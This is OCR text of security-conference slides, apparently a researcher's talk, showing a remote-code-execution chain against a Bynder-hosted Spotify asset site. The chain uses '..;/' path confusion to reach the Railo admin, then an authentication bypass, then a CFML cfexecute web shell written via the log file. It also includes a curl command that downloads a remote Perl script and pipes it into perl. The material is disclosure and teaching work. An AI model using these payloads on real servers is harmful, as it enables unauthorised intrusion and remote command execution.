
```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 26 May 2018 06:23:35 GMT
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=C4E5824F-9EAE-4296...
...
```



Apache Tomcat/7.0.68 (Ubunt
https://assets.spotify.com/login/..;/..;/x
110%
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
https://assets.spotify.com/login/..;/..;/x
Enable Post data
Enable Referrer
HTTP Status 404 - /index.cfm/login/..;/..;/x
type Status report
message /index.cfm/login/..;/..;/x
description The requested resource is not available.
Apache Tomcat/7.0.68 (Ubuntu)

Bynder 遠端代碼執行

- CFM ?
  - ColdFusion Markup (Language)
- Engine
  - Adobe ColdFusion
  - Railo
  - Blue Dragon
  - ...

https://assets.spotify.com/login/..;/..;
/railo-context/admin/web.cfm


Railo Web Administrator
https://assets.spotify.com/login/..;/..;/railo-context/admin/web.cfm
110%
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
https://assets.spotify.com/login/..;/..;/railo-context/admin/web.cfm
Enable Post data
Enable Referrer
Railo
Server Administrator
Web Administrator
New Password
Password
Retype new password
Language
English
Remember Me for
this Session
submit


Railo Web Administrator
https://assets.spotify.com/login/..;/..;/railo-context/admin/web.c
110%
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
https://assets.spotify.com/login/..;/..;/railo-context/admin/web.cfm
Enable Post data
Enable Referrer
Railo
Server Administrator
Web Administrator
search
Settings
Performance/Caching
Language/Compiler
Regional
Charset
Scope
Request
Output
Error
Logging
Export
Services
Event Gateway
Cache
Datasource
ORM
Overview
Favorites
Log out
Railo, the CFML engine - free, open source and easy to use. This Web Administrator is provided in order to customize your web context.
There is no Java Agent defined in this enviroment. The Java Agent is needed to improve memory (PermGen Space) consumption for templates. To enable the Java Agent follow this instructions:
Add the "-javaagent" JVM argument and set it to point to the railo-inst.jar in your lib directory in this environment that would be: -javaagent:/usr/local/railo/railo-inst.jar
Performance/Language
Inspect Templates (CFM/CFC)
Once (Good)
Failed to retrieve update information:

Bynder 遠端代碼執行


```
http://192.168.13.128:9999/railo-context/admin/<cfoutput>
<cfexecute name='/bin/bash' arguments='#Form.shell#'
timeout='10' variable='output'>
</cfexecute>#output#</cfoutput>.cfm
```

+

設置 404 模板到 `/railo-context/../logs/exception.log`

Bynder 遠端代碼執行

```
$ curl https://assets.spotify.com/railo-context/admin/foo.cfm
  -d 'SHELL=-c "curl orange.tw/bc.pl | perl -"'
```



Bynder 遠端代碼執行

- 總結
  1. 多層次架構對路徑解析不一致導致碰觸內部管理介面
  2. 部屬失誤造成 Authentication Bypass
  3. Railo 後台 Get Shell

Thank you

orange@chroot.org
@orange_8361

know it,then hack it ?